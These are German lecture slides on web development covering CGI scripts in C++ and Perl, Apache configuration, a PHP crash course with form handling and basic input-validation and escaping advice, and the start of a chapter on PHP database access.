   CONTENT_LENGTH auslesen und beachten!

   Für GET: Daten aus Umg.variable QUERY_STRING

   Es gibt kein Daten-Ende-Zeichen

3. Strings zerlegen und „interessante“ Daten rausfiltern
   1. & - Zeichen trennt "Name=Wert"-Paare
   2. = - Zeichen trennt Name und Werte
   3. Sonderzeichen rekonstruieren + als Leerzeichen, %xx
4. Eigentliche Aufgabe ausführen

   z.B. Datenbankanfrage

5. Zurückliefern des Ergebnisses
   - als Datenstrom im HTML-Format

     HTML-Sonderzeichen müssen codiert werden (z.B. € als €)
   - Als Bilddaten im GIF oder JPEG-Format

Beispiel: CGI-Skript in C++ (CgiTest.cpp)

```
int main(int argc, char* argv[], char* envp[])
    // envp ist ein Array von Zeigern auf nullterminierte Strings. Diese
    // Strings enthalten die "Umgebungsvariablen" im Format "Name=Wert".
    {
          // HTTP-Header für Antwort an Browser (verlangt 2 Zeilenendezeichen):
          cout << "Content-type: text/html" << endl << endl;

          // Anfang der HTML-Datei schreiben:
          cout << "<!DOCTYPE HTML PUBLIC \"-//W3C//DTD HTML 4.01//EN\">" << endl;
          cout << "<html>" << endl;
          cout << "<head>" << endl;
          cout << "  <title>CGI-Test</title>" << endl;
          cout << "</head>" << endl;
          cout << "<body>" << endl;

          try {
           // alle Umgebungsvariablen ausgeben:
           cout << "  <h3>Umgebungsvariable</h3>" << endl;
           cout << "  <p>" << endl;
           int i = 0;
           while (envp[i]!=NULL) {
                      cout << "    " << envp[i] << "<br>" << endl;
                      i++;
           }
           cout << "  </p>" << endl;
```

Beispiel: CGI-Skript in Perl (echo.pl)

```
# Formulardaten in einzelne Parameter zerlegen mit '&' als Trenner:
my @ParameterListe = split(/&/, $ParameterString);

print "  <p><strong>Einzelne Parameter:</strong><br>\n";
my $Parameter;
foreach $Parameter (@ParameterListe)
{
        # Parameter in Name und Wert zerlegen mit '=' als Trenner:
        my $Name;
        my $Wert;
        ($Name, $Wert) = split(/=/, $Parameter);

        # Leerstellen restaurieren ('+' ersetzen durch ' '):
        $Wert =~ tr/+/ /;

        # Hex-Codes %xx umwandeln in Character:
        $Wert =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C" , hex($1))/eg;

        # HTML-Sonderzeichen '&', '<', '>' kodieren:
        $Wert =~ s/&/&amp;/;
        $Wert =~ s/</&lt;/;
        $Wert =~ s/>/&gt;/;

        # Parameter ausgeben in HTML-Datei:
        print "$Name = $Wert <br>\n";
}
```

Syntax gewöhnungs-bedürftig…

…aber sehr mächtig und bequem

Apache für CGI konfigurieren

- Skript-Verzeichnisse definieren
  - ⇨ alle Dateien darin werden ausgeführt, nicht übertragen

```
ScriptAlias /cgi-bin/ "/apache/cgi-bin/"
ScriptAlias /php/ "/apache/php/"
```

- oder Datei-Endungen als ausführbar definieren
  - ⇨ wenn Skripte in beliebigen Verzeichnissen liegen

```
AddHandler cgi-script .cgi
AddHandler cgi-script .pl
```

- und dem MIME-Type eines Skripts den Pfad zum ausführbaren Programm zuordnen
  - ⇨ d.h. "Dateien dieses Typs öffnen mit ..."

```
Action application/x-httpd-php /php/php.exe
```

Typische CGI-Aufrufe

Ein CGI-Script kann aus einer HTML-Datei heraus auf verschiedene Arten aufgerufen werden:

- **Formular:**
  Beispiel: `<form action="/cgi-bin/myscript.pl" method="get">`
  Anwendung: Suchdienste, Gästebücher oder elektronische Einkaufskörbe
- **Verweise:**
  Beispiel: `<a href="/cgi-bin/myscript.pl">Los</a>`
  Anwendung: Statistik-Abfragen
- **Grafikreferenz:**
  Beispiel: `<img src="/cgi-bin/counter.pl">`
  Anwendung: grafische Zugriffszähler
- **Server Side Include:**
  Beispiel: `<!--#exec cgi="/cgi-bin/counter.pl" -->`
  Anwendung: textbasierte Zugriffszähler

CGI-Scripts, die keinen Input vom Anwender benötigen

Das CGI-Script muss Daten im GIF- oder JPEG-Format zurücksenden.

Untypische CGI-Aufrufe

- **direkte Eingabe der URL im Browser:**

  Beispiel: http://localhost/cgi-bin/printenv.pl

  Anwendung: Test

- **sofortiger automatischer Aufruf beim Laden einer Seite:**

  Beispiel: <img src="/cgi-bin/script.pl">

  Anwendung: Anzeigen einer Statistik

- **verzögerter automatischer Aufruf beim Laden einer Seite:**

  Beispiel: <meta http-equiv="refresh"
  content="3; URL=/cgi-bin/script.pl">

  Anwendung: nach 3 Sekunden die neue URL aufrufen

Entwicklung webbasierter Anwendungen

9. Kapitel: PHP

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Situation

- HTML unterstützt statische Seiten
- CSS unterstützt Layout
- ECMA-Script bietet zusammen mit DOM mächtige Funktionalität
- Bisherige CGI-Skripte liefern ein universelles Werkzeug
  - ⇨ Anbindung an „normale“ Programmiersprachen: Perl, C++,…
  - ⇨ Datenverarbeitung auf dem Server ist möglich
- Aber:
  - ⇨ Programmierung ist teilweise unbequem
  - ⇨ CGI-Dateien sind vollkommen unabhängig von HTML (nicht integriert)
  - ⇨ Universelle Programmiersprachen wurden nicht für dynamisches HTML entwickelt

Dynamisch erzeugte Webseiten sind so schwer zu erstellen!

Grundidee

Skriptsprache, welche speziell für die Webprogrammierung geeignet ist, und in HTML eingebettet werden kann.

PHP bedeutet "*PHP: Hypertext Preprocessor*" (rekursiv)

- ⇨ Integriere den PHP-Code in die HTML-Datei (ähnlich ECMA-Skipt)
- ⇨ Beim Aufruf durch einen Web-Browser, erkennt der Web-Server, (der die Datei zum Browser übermittelt), dass es sich um eine HTML-Datei mit eingebettetem PHP-Code handelt.
- ⇨ Der server-seitig installierte PHP-Interpreter analysiert die PHP-Code-Passagen, führt den Code aus und erzeugt daraus den endgültigen HTML-Code, der an den Browser gesendet wird.
- ⇨ PHP erweitert Perl um viele aktuelle Belange des Web-Publishings
  - ⇨ z.B. PDF-Dateien dynamisch generieren und an den Browser senden

Mittlerweile ist so viel eingebaut, dass Performance ein Thema ist!

Historie

- 1994: Rasmus Lerdorf (*1968 in Grönland) beginnt mit einem Hack
- 1995: PHP/FI 1.0 PHP - "Personal Home Page Tools", FI - "Form Interface"

  1995: PHP/FI 2.0 noch ohne echten Parser
- 1997: PHP 3.0 "Personal Home Page" oder "PHP HyperText Preprocessor"
  - ⇨ echter Parser
  - ⇨ Interpreter
  - ⇨ grundlegende OO Notation
- 2000: PHP 4.0
  - ⇨ Interpiler wie Perl 5
  - ⇨ Performancegewinn von Faktor 2-5x im Einzelfall 100x.
  - ⇨ neuer, schnellerer Sprachkern "Zend"
  - ⇨ viele, neue Funktionen (mehrere Tausend)
- 2003: PHP 5.0
  - ⇨ diverse Optimierungen
  - ⇨ Objektorientierung
- 2006: PHP 5.1.1 (und PHP 4.4.2) in der XAMPP-Suite enthalten


Open Source

Verbreitung

http://www.php.net/usage.php

Usage Stats for March 2006

PHP: 21,439,178 Domains, 1,277,736 IP Addresses
Source: Netcraft



In der Praxis hat sich PHP bewährt und wird von vielen großen Web-Angeboten mit Erfolg eingesetzt.

Primitives Beispiel

```
<?php   header ("Content-type: text/html");   ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
  <meta http-equiv="Content-Type"
        content="text/html; charset=iso-8859-1">
  <title>Hello World</title>
</head>
<body>
  <p> Hello
<?php
    echo "World</p>";
?>
</body>
</html>
```

PHP und HTML mischen

- eine PHP-Datei ist ein Programm für den PHP-Interpreter
  - ⇨ und nicht etwa eine HTML-Seite für den Browser
  - ⇨ die Ausgabe des Interpreters ist typischerweise eine HTML-Seite
- Text außerhalb der Klammern `<?php ... ?>` wird direkt in die Ausgabe kopiert

XHTML-konform

  - ⇨ "reiner HTML-Code" innerhalb einer PHP-Datei ist eine sehr kompakte Ausgabeanweisung (entspricht `echo`)
  - ⇨ auch Leerstellen und Leerzeilen werden in die Ausgabe kopiert
  - ⇨ weitere Schreibweisen für die Klammer

SGML-konform

```
<? ... ?>   <?= $variable ?>   <% ... %>
<script language="php"> ... </script>
```

ECMA-Stil

- 2 Modi: "PHP ausführen" und "HTML kopieren"
  - ⇨ zu Beginn der Datei ist der Interpreter im Modus "HTML kopieren"

PHP Crashkurs

- besondere Stärke in der Kombination mit HTML
- Syntax, Operatoren und Steueranweisungen ähnlich C++
- nicht typisiert ähnlich JavaScript
  - ⇨ Funktionsdeklaration mit function
  - ⇨ keine Variablendeklaration
  - ⇨ float, nicht double
- alle Variablennamen beginnen mit $
- Konstantendefinition für einfache Datentypen (ohne $)

```
define ("GREETING", "Hello you.");
```

- äußerst reichhaltige (Funktions-) Bibliotheken
  - ⇨ Datenbankzugriffe, Mathematik, Strings, Mail, HTML,…

Strings

können beliebig lang sein

- flexible Schreibweise
  - ⇨ in `"..."` dürfen auch einfache Variable vorkommen

    ```
    echo ("<td>Anzahl: $Anzahl</td>");
    ```
  - ⇨ Sonderzeichen wie in C++: `\n` `\t` `\"` `\\` `\$`
  - ⇨ `'...'` ist ebenfalls möglich als Stringklammer,

    allerdings werden darin keine Variablen ausgewertet
  - ⇨ damit sind "geschachtelte Strings" möglich,

    z.B. HTML-Attribute in PHP-Strings

    ```
    echo ('<p class="Kopf">');
    ```
- Verkettung von Strings mit dem Operator `.`

  ```
  $Begruessung = "Hallo ".$Name;
  ```
- Zugriff auf einzelne Character (beginnt bei 0)

  ```
  $Zeichen = $MeinString{$Zeichenposition};
  ```

Ausgabe

- bei Start von Kommandozeile: Ausgabe auf Konsole

  bei Start vom Webserver: Antwort an Browser

```
echo ( string arg1 [, string argn...] );
print ( string arg );
int printf ( string format [, mixed args] );
```

  - ⇨ echo und print sind gleichwertig
- HTML-Modus außerhalb von <?php ... ?> entspricht echo
- Ausgabepuffer leeren

```
void flush ();
```

  - ⇨ ob der Server das weiterleitet, ist nicht sichergestellt
  - ⇨ normalerweise überflüssig

Assoziative Arrays

- dynamisch (variable Länge), keine Deklaration erforderlich
- wahlweise assoziativ oder indiziert (ähnlich JavaScript)
- Zugriff auf Elemente über Schlüssel (String) oder Index (Integer 0..count-1)

```
$arr[] = 5;              // hängt ans Ende an
$arr[3] = "xyz";         // Zugriff per Index
$map["abc"] = 0.05;      // Zugriff per Schlüssel
$ff = array('Erdbeere' => 'rot' , 'Banane' => 'gelb');
 // Zuweisung als Tupel (Item, Value); $ff['Erdbeere']='rot'
```

⇨ Abarbeitung indiziert:

```
for ($i=0; $i<count($arr); $i++)
  echo ($arr[i]);
```

⇨ Abarbeitung als Kollektion:

```
foreach($_ENV as $Schluessel => $Wert)
  echo (" $Schluessel = $Wert \n");
```

Beispiel: Umgebungsvariablen

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">
  <html>
  <head>
      <meta http-equiv="Content-Type" content="text/html;
   charset=iso-8859-1">
      <title>Umgebungsvariablen</title>
  </head>
  <body>
    <h2>Umgebungsvariablen</h2>
     <pre>
<?php
foreach($_ENV as $key => $value) {
  echo "$key=$value\n";
}
?>
     </pre>
  </body>
  </html>
```

Globale assoziative Arrays

Wirklich ohne _ !

$GLOBALS	Liste aller globalen Variablen
$_COOKIE	Liste aller Cookies für diesen Server
$_GET	alle per GET übermittelten Formulardaten
$_POST	alle per POST übermittelten Formulardaten
$_FILES	Infos über mit POST hochgeladene Dateien
$_ENV	alle Umgebungsvariablen
$_SERVER	Umgebungsvariablen vom Server
$_REQUEST	$_COOKIE und $_GET und $_POST
	(d.h. potenziell gefährliche Daten vom Client)

Zugriff auf Formulardaten

PHP hat den QUERY_STRING bereits dekodiert

- PHP stellt globale assoziative Arrays bereit
  - ⇨ Name des Formularelements dient als Index

```
if ( isset( $_POST["Elementname"] ))
   echo $_POST["Elementname"];
```

- PHP bildet (je nach Konfiguration) Formularelemente in globale Variable ab
  - ⇨ sehr elegant für Schreibfaule, aber wartungsunfreundlich

```
if ( isset( $Elementname ))
   echo $Elementname;
```

  - ⇨ und gefährlich: Elementname könnte gehackt sein; ein Hacker könnte so eine nicht-initialisierte Variable setzen

- `isset` prüft jeweils, ob die Variable überhaupt existiert

Konfiguration von PHP

- `php.ini` ist zentrale Konfigurationsdatei
- `register_globals = Off` // On ist depreceated!

  Form-Elemente werden nicht mehr in globale Variable abgebildet (Zugriff nur noch über assoziative Arrays)
- `magic_quotes_gpc = Off`

  (sonst wird " zu \" für $_GET, $_POST, $_COOKIE)
- `phpinfo();`

  generiert eine Übersicht zu PHP als HTML-Seite (mit Pfad zu PHP.ini)

es gibt oft mehrere PHP.ini – Dateien im Filesystem – aber nur eine wird verwendet!

System	Windows NT RH-FH 5.1 build 2600
Build Date	Mar 31 2005 02:44:34
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Programme\apache\xampp\apache\bin\php.ini
PHP API	20031224
PHP Extension	20041030
Zend Extension	220040412
Debug Build	no
Thread Safety	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, http, ftp, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls

Beispiel: Formularauswertung

```
<?php
if ($_SERVER["REQUEST_METHOD"]=="GET") {
    $Params = $_GET; echo ("(mit GET übermittelt)\n");
}
else if ($_SERVER["REQUEST_METHOD"]=="POST") {
    $Params = $_POST; echo ("(mit POST übermittelt)\n");
}
if (isset($Params["Anwendername"]))
    echo ("Anwendername=".$Params["Anwendername"]."\n");
if (isset($Params["KommentarText"]))
    echo ("KommentarText=".$Params["KommentarText"]."\n");
echo ("</pre>");
?>
```

Strukturierung und Wiederverwendung

- typische Struktur: viele kleine Programme anstatt eines großen Programms mit vielen Funktionen
  - ⇨ ein Formular benötigt oft 2 PHP-Seiten (Aufbau und Auswertung)
- benötigte Klassen oder Funktionen in eigene PHP-Datei und per include einbinden

```
require("Pfadname.php");
```

  - ⇨ vergleichbar mit #include in C++
  - ⇨ fehlende Datei bewirkt Abbruch bei require, Warnung bei include
  - ⇨ kann in if-Anweisungen stehen und wird dann nur bedingt inkludiert
  - ⇨ Dateiname kann Laufzeitausdruck sein, nicht nur eine Konstante
  - ⇨ innerhalb der require-Datei wird im HTML-Modus begonnen !

kleiner Nachteil:
PHP muss immer
mehrere Dateien öffnen

- Variablen sind "require-übergreifend" sichtbar

Apache für PHP konfigurieren

- PHP unter Verwendung des CGI
  - ⇨ PHP-Installationsverzeichnis zum Skript-Verzeichnis erklären:

    ```
    ScriptAlias /php/ "/apache/php/"
    ```

  - ⇨ PHP-Interpreter für Dateien mit MIME-Type PHP aufrufen:

    ```
    Action application/x-httpd-php /php/php.exe
    ```

  - ⇨ MIME-Type PHP der Datei-Endung .php zuordnen:

    ```
    AddType application/x-httpd-php .php
    ```

  - ⇨ auch index.php als Startseite zulassen:

    ```
    DirectoryIndex index.php
    ```

  - ⇨ CGI Ausführung erlauben (nicht nötig für Standard-PHP-Verzeichnisse)

    ```
    Options ExecCGI
    ```

PHP-Dateien können in jedem Dokument-Verzeichnis liegen

- effizient: PHP als Apache-Module
  - ⇨ wird eingebunden, wenn Apache compiliert wird
  - ⇨ In der Installation von XAMPP 1.4.13 ist PHP5 integriert

PHP Entwicklung

SELFPHP
http://www.selfphp.info

- Eigene Funktionen definieren mit *function*

```
function hello($text1, $text2)
{
    echo "Hello World <br>";
    echo "$text1 $text2 <br>";
    return true; // Rückgabewert
}
```

- Optionale Funktions-Parameter mit Default-Wert:

```
function hello($text1, $text2="Test")
```

- Während der Entwicklung: alle Fehlercodes ausgeben mit

```
error_reporting(E_ALL);
```

Exceptions

erst ab PHP5
- wie bei Java, C++…

```
<?php
try {
    $error = 'Always throw this error';
    throw new Exception($error);
    // Code following an exception is not executed.
    echo 'Never executed';
}
catch (Exception $e) {
    echo 'Caught exception: ',  $e->getMessage(), "\n";
}
// Continue execution
echo 'Hello World';
?>
```

Strings

Ein String kann auf drei verschiedene Weisen geschrieben werden.

- Einfache Anführungszeichen (single quote) " als "

```
echo 'Variablen werden $nicht $ausgewertet\n';
//Ausgabe: Variablen werden $nicht $ausgewertet\n
```

- Doppelte Anführungszeichen (double quote) " als " oder \"

```
$myvar = 'Variable';
echo "${myvar}n werden ausgewertet\n";
//Ausgabe: Variablen werden ausgewertet [newline]
```

komplexe Berechnungen und Abgrenzung von Variablennamen in {}

- Heredoc Notation

  Stringbehandlung wie mit doppelten Anführungszeichen - nur ohne Anführungszeichen; Zeilenumbrüche werden übernommen

  " als "

```
echo <<<EOT
${myvar}n werden ausgewertet
EOT;
//Ausgabe: Variablen werden ausgewertet [newline]
```

kein Semikolon!

Schluss"tag" muss in der ersten Spalte stehen!

Sonderzeichen in Strings

- im erzeugten HTML bzw. den ECMA-Script Anteilen muss die jeweilige Syntax beachtet werden
- das Stringformat erfordert die Ersetzung mancher Sonderzeichen
  - ⇨ Stringbegrenzer ist `"` und muss zur Ausgabe "escaped" werden: `\"`
  - ⇨ für ECMA-Script sogar "doppelt": `&quot;`
- für die Weiterverarbeitung und Speicherung (z.B. in der Datenbank) sollen Daten in "reiner Form" stehen

⇨ PHP bietet diverse Funktionen zum Wandeln von Strings zwischen den Formaten

Sonderzeichen in Strings - sprachübergreifend

- übermittelte Formulardaten werden Strings für
  - ⇨ HTML zum Anzeigen (ersetzt & < > " ')
    ```
    $Wert = htmlspecialchars($Wert);
    ```
  - ⇨ SQL für Anfragen etc. (ersetzt " ')
    ```
    $Wert = mysql_real_escape_string($Wert);
    ```

htmlentities()
ersetzt auch die Umlaute!

- Erzeugen von JavaScript in HTML aus PHP-echo:

PHP ⬇
Browser ⬇

```
echo("<p onclick=\"alert(&quot;Hallo&quot;);\">");
      <p onclick="alert(&quot;Hallo&quot;);">
                  alert("Hallo");
```


- Einfacher mit heredoc-Notation:

```
<?php
echo <<<EOT
<!- Hier steht der ganz normale HTML-Code -->
<!DOCTYPE…
</html>
EOT;
?>
```

Übergabe mit Mehrfachauswahl (I)

HTML

```
<form action="21_FormularEcho.php" method="get">
    <p>Multi-Select:<br>
    <select name="myselect" size="4" multiple>
        <option value="1">Nr.1</option>
        <option value="2">Nr.2</option>
        <option value="3">Nr.3</option>
        <option value="4">Nr.4</option>
    </select>
    </p>
    <p><input type="submit" value="absenden"> mit GET</p>
</form>
```



mit POST sieht man nichts, aber das Problem bleibt!

überträgt: myselect=2&myselect=4

PHP liefert: myselect=4 (als Umg.variable in $_GET)

PHP


⇨ Es wird nur der letzte Wert als Umgebungsvariable übernommen!

Übergabe mit Mehrfachauswahl (II)

```
<form action="21_FormularEcho.php" method="get">
    <p>Multi-Select:<br>
    <select name="myselect[]" size="4" multiple>
        <option value="1">Nr.1</option>
        <option value="2">Nr.2</option>
        <option value="3">Nr.3</option>
        <option value="4">Nr.4</option>
    </select>
    </p>
    <p><input type="submit" value="absenden"> mit GET</p>
</form>
```

array

[]



überträgt: myselect%5B%5D=2&myselect%5B%5D=4

PHP `print_r($_GET);` liefert jetzt:

Befehl zum Ausgeben von Arrays

Array ([myselect] => Array ([0] => 2 [1] => 4)) myselect=Array

Zugriff auf Position `$i` über

```
$MYS = $_GET[myselect];
echo ($MYS[$i]);
```

Formulare und Sicherheit

später ausführlicher

- wer weiß schon, welche Daten ein gehacktes Formular übermittelt ...
- deshalb nicht die übermittelten Parameter auswerten:

```
foreach ($_POST as $Name => $Wert)
   $Datensatz[$Name] = $Wert;
```

- sondern die erwarteten Parameter:

```
if (isset ($_POST["ElemA"]) &&
    istZahl($_POST["ElemA"])
   $Datensatz["ElemA"] = $_POST["ElemA"];
Speichern ($Datensatz);
```

Syntax und Wertebereich überprüfen

Überprüfung auf unerwünschte Zeichen

- am einfachsten mit regulären Ausdrücken

```
bool preg_match (string pattern, string subject);
```

Beispiele

- Dezimalzahl mit Vorzeichen und max. 10 Ziffern:

```
$isDecimal = preg_match("/-{0,1}[0-9]{1,10}/", $p);
```

  ⇨ Minus darf 0 oder 1-mal auftreten, dann

  1 bis 10 Zeichen aus der Menge `0-9`

- übliche Bezeichner-Syntax:

```
$isAlphaNum = preg_match(
                    "/^[a-zA-Z][a-zA-Z0-9_]+$/", $p);
```

  ⇨ zuerst ein Buchstabe und dann Buchstaben, Zahlen oder _

Vorzeitiger Abbruch

- normalerweise endet ein PHP-Programm am Dateiende
  - ⇨ vorzeitiger Abbruch bei Fehlern

- Abbruch mit Text-Meldung an Browser

```
die ("ungültiger Parameter");
```

- Abbruch mit Fehlercode

```
exit (5);
```

Immer an die HTML-Schachtelungsstruktur denken, damit die Meldung ordentlich formatiert wird!

Objektorientierung

- Klassen und Objekte ähnlich Java
  - ⇨ Objekte werden ausschließlich mit `new` erzeugt und über Referenzen angesprochen
  - ⇨ Attribute deklarieren mit: `var $Attribut;`
  - ⇨ Basisklassenkonstruktor explizit aufrufen

    `parent::__construct()`

    `parent::` bezeichnet Basisklasse

    `$this` verweist auf Objekt

    `->` für Zugriff auf Attribute (ohne `$`) und Methoden
- keine Mehrfachvererbung
- Interfaces können definiert werden
- wenig genutzt in Bibliotheken
  - ⇨ Bibliotheken bestehen oft aus Gruppen von Funktionen
  - ⇨ Musterbeispiel: herstellerunabhängige Kapselung des Datenbankzugriffs in PEAR::DB

Plattformunabhängigkeit ?

- ja: derselbe Interpreter für viele Betriebssysteme
- aber: jede Installation ist anders
  - ⇨ sehr viele Features abhängig von Konfigurationsparametern in PHP.INI
  - ⇨ und / oder auch von Compiler-Schaltern beim Build
  - ⇨ Abfragefunktionen in der Gruppe "PHP options & information"

besser wäre: in der Anwendung

- kein Problem, wenn der Interpreter nur eine Anwendung bedient
  - ⇨ dann kann man ihn passend konfigurieren (muss natürlich bei PHP-Update bewahrt werden)
  - ⇨ aber sehr nachteilig bei mehreren Anwendungen
- interessanter Weg zur Behinderung von Portabilität !

Zusammenfassung

- Grundlagen
  - ⇨ Idee
  - ⇨ Historie und Verbreitung
- Notation
  - ⇨ Grundstil C++
  - ⇨ Integration in HTML `<?php ... ?>`
  - ⇨ Variablennamen beginnen mit `$`
  - ⇨ Strings `.`, `"..."`, `'...'`, `echo <<<EOT`
  - ⇨ Arrays und deren Übergabe
  - ⇨ Umwandlung von Sonderzeichen
  - ⇨ Objektorientierung

Jetzt können wir mächtige Skripts schreiben und laufen lassen
– aber was tun wir damit?

Entwicklung webbasierter Anwendungen

10. Kapitel: Datenbankanbindung mit PHP

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Webserver und Datenbanken

- man *könnte* Daten server-seitig in Dateien ablegen, besser ist aber fast immer eine Datenbank
  - ⇨ Shop- und Buchungssysteme, Content Management Systeme
- PHP bietet einfache Schnittstellen zu vielen Datenbanken
  - ⇨ besonders beliebt, weil kostenlos: MySQL und PostgreSQL
- häufig im Bundle:


  Linux bzw. Windows + Apache + MySQL + PHP

  z.B. auch bei XAMPP

